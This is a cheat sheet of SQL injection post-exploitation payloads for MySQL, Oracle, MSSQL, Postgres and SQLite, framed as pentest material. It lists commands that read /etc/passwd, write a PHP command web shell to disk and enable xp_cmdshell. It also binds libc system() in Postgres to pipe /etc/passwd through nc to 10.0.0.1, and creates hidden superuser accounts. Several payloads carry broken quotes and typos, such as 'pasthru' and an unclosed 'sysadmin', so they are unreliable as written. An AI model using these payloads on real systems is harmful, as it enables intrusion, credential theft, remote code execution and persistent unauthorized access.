

Assumptions

- You have found SQL injection
- You are allowed to further exploit the system

Recon 1

- Hostname/IP
  - MySQL:
    - `SELECT @@hostname;`
  - Oracle:
    - `SELECT UTL_INADDR.get_host_name FROM dual;`
    - `SELECT host_name FROM v$instance;`
    - `SELECT UTL_INADDR.get_host_address FROM dual;`
  - MSSQL:
    - `SELECT HOST_NAME();`
  - Postgres SQL:
    - `SELECT inet_server_addr();`

Recon 2

- DB Location
  - MySQL:
    - `SELECT @@datadir;`
  - Oracle:
    - `SELECT name FROM V$DATAFILE;`
  - MSSQL:
    - `EXEC sp_helpdb master;`
  - Postgres SQL:
    - `SELECT current_setting('data_directory');`

Accessing Local Files

- MySQL
  - ’ UNION ALL SELECT LOAD_FILE(‘/etc/passwd’)
- MSSQL
  - CREATE TABLE mydata (line varchar(8000));
  - BULK INSERT mydata FROM ‘c:boot.ini’;
- Postgres SQL
  - CREATE TABLE mydata(t text);
  - COPY mydata FROM ‘/etc/passwd’;
  - ’ UNION ALL SELECT t FROM mydata LIMIT 1 OFFSET 1;
  - ’ UNION ALL SELECT t FROM mydata LIMIT 1 OFFSET 2;

Writing Local Files

- MySQL
  - `SELECT ‘test’ FROM users INTO dumpfile ‘/tmp/somefile’;`
- Postgres SQL
  - `CREATE TABLE mytable (mycol text);`
  - `INSERT INTO mytable(mycol) VALUES (‘<? pasthru($_GET[cmd]); ?>’);`
  - `COPY mytable (mycol) TO ‘/tmp/test.php’;`
- SQLite
  - `ATTACH DATABASE ‘/var/www/test.php’;`
  - `CREATE TABLE test.blah (dat text);`
  - `INSERT INTO test.blah (dat) VALUES (‘test’);`

Command Execution

- MSSQL
  - `EXEC sp_configure ‘show advanced options’, 1;`
  - `RECONFIGURE;`
  - `EXEC sp_configure ‘xp_cmdshell’, 1;`
  - `RECONFIGURE;`
  - `EXEC xp_cmdshell ‘net user’;`
- Postgres SQL
  - `CREATE OR REPLACE FUNCTION system(cstring) RETURNS int AS ‘/lib/libc.so.6’, ‘system’ LANGUAGE ‘C’ STRICT;`
  - `SELECT system(‘cat /etc/passwd | nc 10.0.0.1 8080’);`

Create Users

- MySQL
  - CREATE USER test1 IDENTIFIED BY ‘pass1’;
  - GRANT ALL PRIVILEGES ON *.* TO test1@’%';
- Oracle
- MSSQL
  - EXEC sp_addlogin ‘user’, ‘pass’;
  - EXEC master.dbo.sp_addsrvrolemember ‘user’, ‘sysadmin;
- Postgres SQL
  - CREATE USER test1 PASSWORD ‘pass1’;
  - ALTER USER test1 CREATEUSER CREATEDB;
- SQLite

References/Sources

- http://atta.cked.me/home/sqlite3injectioncheatsheet
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- http://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet
- http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet
- http://pentestmonkey.net/cheat-sheet/sql-injection/postgres-sql-injection-cheat-sheet
- http://www.sqlinjectionwiki.com/Categories/2/mysql-sql-injection-cheat-sheet/
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/